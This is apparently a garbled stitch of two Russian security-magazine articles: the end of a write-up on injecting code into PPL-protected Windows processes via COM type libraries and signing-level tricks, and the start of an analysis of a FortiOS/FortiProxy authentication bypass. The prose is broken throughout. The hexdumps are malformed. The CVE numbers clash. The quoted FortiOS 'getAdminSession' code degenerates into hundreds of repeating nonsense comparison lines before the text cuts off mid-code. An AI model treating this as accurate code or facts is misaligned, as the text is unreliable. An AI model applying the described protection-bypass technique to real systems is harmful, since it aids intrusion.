PS> Format-Hexdump $path -Length 64 -ShowAll
00 41 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   - 012345678ABCDEF
----- ------------------------------------------- ----------------
----- ------------------------------------------- ----------------
00000000: 4D 5A 46 50 82 00 05 00 04 00 00 00 FF FF 00 00   - .....
-MZFP------------
00000010: 00 00 00 00 41 00 00 00 02 00 04 00 00 00 00 00   - ....
----------A-------
00000020: 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   - ....
%-------------
00000030: 2E 00 00 00 33 FA 00 00 FB 08 01 00 FF FF FF FF   - ....
----3-------------
```

Попытка вручную установить уровень подписи обломалась с ошибкой STATUS_INVALID_IMAGE_FORMAT. Загружаем в первые 64 байта mscorlib.tlb и обнаруживаем, что это сырая type library, а не PE-файл. А вот это уже проблема.

Обычно, даже если файл имеет расширение TLB, он все равно запакован в PE как ресурс. Но тут, похоже, не тот случай. Windows, судя по всему, просто не умеет устанавливать кешированный уровень подписи для библиотек, которые не являются PE-образами.

Хорошо говорю, если мы не сможем заставить Windows поверить, что этот файл подписан, то он не загрузится в защищенный процесс. А без него мы не сможем создать stub-класс и вызвать .NET-интерфейсы через DCOM.

Но можно! Но всегда есть обходные пути. Вопрос только в том, какой из них работает.

Забавный момент: у меня есть виртуалка с Windows 11, где та же самая type library с этим же файлом все же принимает кешированный уровень подписи. То есть в одном окружении Windows блокирует загрузку, а в другом — спокойно на ее пропускает.

Интересно, и какие-то образом изменяю конфигурацию этой VM, что позволило системе принимать подпись даже для type library. Но вот что именно я поменял — понятия не имею.

Раньше дальше мне, если честно, уже лень. Просто фиксирую факт: если бы удалось повторить эту магию на боевой системе, то защита снова бы сломалась.

Можно было бы попытаться найти старую версию type library, которая и подписана правильно, и запакована в PE, но новыватели в архивах не хочется.

Конечно, наверняка есть и другой COM-объект, который можно запустить вместо .NET и получить удаленное выполнение кода. Но мне принципиально хотелось добить именно этот способ.

В этом решении осталась проще, чем в разах. По какой-то причине 32-битная версия type library успешно грузит в **Framework**, а не **Framework64** (запускала в DLL. А раз так, на нее можно установить кешированный уровень подписи — и взлом. Выглядит больше не мешает!

```
PS> $path = "C:\windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.tlb"
PS> Format-Hexdump $path -Length 64 -ShowAll
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   - 012345678ABCDEF
----- ------------------------------------------- ----------------
----- ------------------------------------------- ----------------
00000000: 4D 5A 50 00 01 00 00 00 04 00 00 00 FF FF 00 00   - .....
-MZP-------------
00000010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   - ........
--------@-------
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   - ....
----------------
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 B8 00 00 00   - ....
----------------
PS> Set-NtCachedSigningLevel $path -Flags 0x804 -SigningLevel 12 -
-ValidationPath $path -Win32Path
Flags          : FromSetupImage
SigningLevel   : Windows
ThumbprintLen  :
FUSD0C13B1BF3776A6F455374C3775B8783F12A4A4BE82...
ThumbprintBytes : {185, 89, 32, 229...}
ThumbprintAlgorithm : Sha256
```

Значит, чтобы проверить атаку на Windows 11 24H2, просто меняем путь в реестре для регистрации type library — вместо 64-битной версии подсовываем 32-битную. После этого загружаем эксплоит заново.

Фишка **VerifyTrust** сама автоматически установит кешированный уровень подписи, так что нам больше ничего делать не нужно. **Python** реестром или подписыванием не требуется — все просто работает.

Хотя формально это другая версия type library, на практике это ничего не меняет. Генератор stub-интерфейсов продолжает работать без проблем, а значит, наша атака остается полностью рабочей. Ребята из Microsoft, хотите закрыть лазейку? Попробуйте еще раз.

ВЫВОДЫ

В этом исследовании я разобрал инъекцию кода уязвимостей в Windows, которая, впрочем, является для любого обычного разработчика механизма удаленного взаимодействия между процессами. Мы увидели, как можно запустить COM-объект в более привилегированном процессе, используя особенности OLE Automation, в частности интерфейсы IDispatch и библиотеки типов.

Этот трюк позволяет обходить ограничения, создавая объекты внутри защищенных процессов и получая управление нам удалось. Но это просто локальный баг, а целый класс атак, который Microsoft закрывает уже не в первый раз, — мы снова нашли пустяки.

Хотя мне не удалось продемонстрировать повышение привилегий, я показал, как можно использовать интерфейс IDispatch в классе WaaSRemediationAgent, чтобы запустить код в процессе с уровнем защиты PPL-Windows. Это, конечно, не максимальный уровень защиты, но дает доступ к большинству защищенных процессов, включая LSASS.

Мы увидели, что в Microsoft предпочитают отказывать закрывать возможности для атак, например через проверку type library, но в нашем случае их защита не должна была мешать — ведь мы не изменяли саму type library.

Да, этот конкретный эксплоит требует администраторских привилегий. Но сама техника в общем случае не зависит от прав администратора. Если удастся найти подходящий COM-объект, который экспортирует механизмы можно провести атаку от имени обычного пользователя, просто изменив локальную регистрацию COM и .NET. Вопрос лишь в том, какие серверы ещё остались открытыми для этой техники.

ШТУРМУЕМ КРЕПОСТЬ

Обходим аутентификацию FortiOS и FortiProxy

Tellmeflow

В этой статье я расскажу, как искал недавно раскрытую компанией Fortinet уязвимость CVE-2024-50563 в продуктах FortiOS и FortiProxy. Уязвимость позволяет обходить аутентификацию с использованием интерфейса SSO, а выполнять произвольные команды.

14 января компания Fortinet раскрыла подробности критической уязвимости CVE-2024-55591 (CVSS 9.6) в продуктах FortiOS и FortiProxy. Эта область для атаки выбрана не случайно, потому что FortiOS — основная операционная система для межсетевых экранов FortiGate, которые позволяется использовать для защиты корпоративных сетей и организации удаленного доступа. Появление уязвимости подробного класса представляло интересный вопрос, а также возможность проиллюстрировать в рамках исследования и анализа исходного кода.

Как и всегда в подобном случае, между исследователями со всего мира возникает соревнование за первенство в публикации PoC и подробного отчета, поэтому обнаружение такой уязвимости, и в не свои сладкие руки в возможности пользоваться в этой гонке уже.

ИДЕНТИФИЦИРУЕМ УЯЗВИМОСТЬ

В начале для опубликованных уязвимостей есть огромное преимущество — как правило, вендор любезно предоставляет общее описание и тем самым обозначает для нас потенциальный вектор эксплуатации, значительно сужая поиски и экономя кучу времени.

Итак, из бюллетеня производителя мы узнаем следующее:

- уязвимость позволяет обойти аутентификацию типа отправки специальной сконструированных запросов модулям WebSocket Node.js;
- уязвимость кажет по обходу сеанса с взаимодействием через веб-сокет (это CLI, которая доступна по интерфейсу взаимодействия прямо в браузере);
- для успешной эксплуатации уязвимости необходимо знать имя действующей учетной записи администратора.

PATCH DIFFING

Вторично, самый полезный и простой способ найти эксплуатацию уязвимости — это diffing. Суть в том, что нужно сравнивать пропатченные версии двух разных «состояний» ПО — до и после того, как был выпущен патч. Если вендор не обфуцирует исполняемый код, не использует шифрование и даже существует стабильная учетная запись, позволяющие автоматизировать этот процесс сравнения.

FortiOS — проприетарное ПО с закрытым исходным кодом, поэтому проще пользоваться в данном случае тем, что мы получаем. К счастью, в открытом доступе полно статей, описывающие методы дешифрования и распаковки прошивок FortiGate. Вот пример скрипта, позволяющего распаковывать отсутствующие в этом алгоритме, чтобы получить полностью доступ к файловой системе, что это операции выполнит за несколько минут:

Файловая система FortiOS предоставляет собой стандартную структуру директорий, аналогичную для операционки на Linux операционных систем. Здесь мне внимание сразу же привлекла папка **node-scripts**, которая недвусмысленно намекает, что именно здесь расположена логика Node.js.

```
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 .
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 ..
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 bin
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 data
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 dev
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 etc
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 home
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 lib
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 lib64
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 node-scripts
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 opt
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 proc
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 root
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 run
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 sbin
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 sys
drwxr-xr-x 1 root root 4.0K Dec 23 21:51 var
```

Корневая директория FortiOS

Внутри этой директории лежит файл **index.js**, в котором примерно на 30 тысяч строк сжатого кода лежит логика Node.js. В FortiOS 7.0.17 разработчики решили немного усложнить жизнь researcher'ам (или злоумыслу) и удалили комментарии из кода. Теперь он представляет собой только одну строку без переносов и отступов. Однако в основной версии 7.0.16 комментарии все еще имеется, в код можно свободно читать. Поэтому вокруг каждого класса или Prototype для VS Code, которая позволяет через него код из версии 7.0.17 и начинаем поиск.

Из описания уязвимости мы знаем, что она связана с обходом аутентификации в модуле WebSocket Node.js, поэтому очевидным будет поискать вначале по слову в скриптах методов аутентификации и обработки WebSocket. Поиску добавлено **index.js** на обоих версиях и сравнение в VS Code и визуально изучаем. Здесь я также бросается одиночное поле типа параметр **local_access_token**, который проверяется в методе **getAdminSession** класса **WebAuth**. Разработчики удалили все логику, связанную с параметром, которая обрабатывается в методе получения сессии администратора, — уже звучит интересно, не так ли?

```
function getAdminSession(request, options = {}) {
    var [...]
    var sessionInfo = null;
    var authToken = null;
    var [...]
    var isCookieAuth = false;
    var [...]
    if (!session
        || !session.isAdmin
        || !session.authenticated
        || !session.authUsers
        || !session.authUsers[session.authIdx]
        || !session.authUsers[session.authIdx].name
        || !session.authUsers[session.authIdx].authMethod
        || !session.authUsers[session.authIdx].authMethod.startsWith("sso")
        || !session.authUsers[session.authIdx].authMethod.endsWith("_web")
        || !session.authUsers[session.authIdx].authMethod.length > 4
        || !session.authUsers[session.authIdx].authMethod.substr(0, 4) == "sso_"
        || !session.authUsers[session.authIdx].authMethod.substr(-4, 4) == "_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_fortiauthenticator"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_saml"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_azure"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_google"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_okta"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_ldap"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_radius"
        || !session.authUsers[session.authIdx].authMethod.substr(4, session.authUsers[session.authIdx].authMethod.length - 8) == "oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth2_web_oauth"
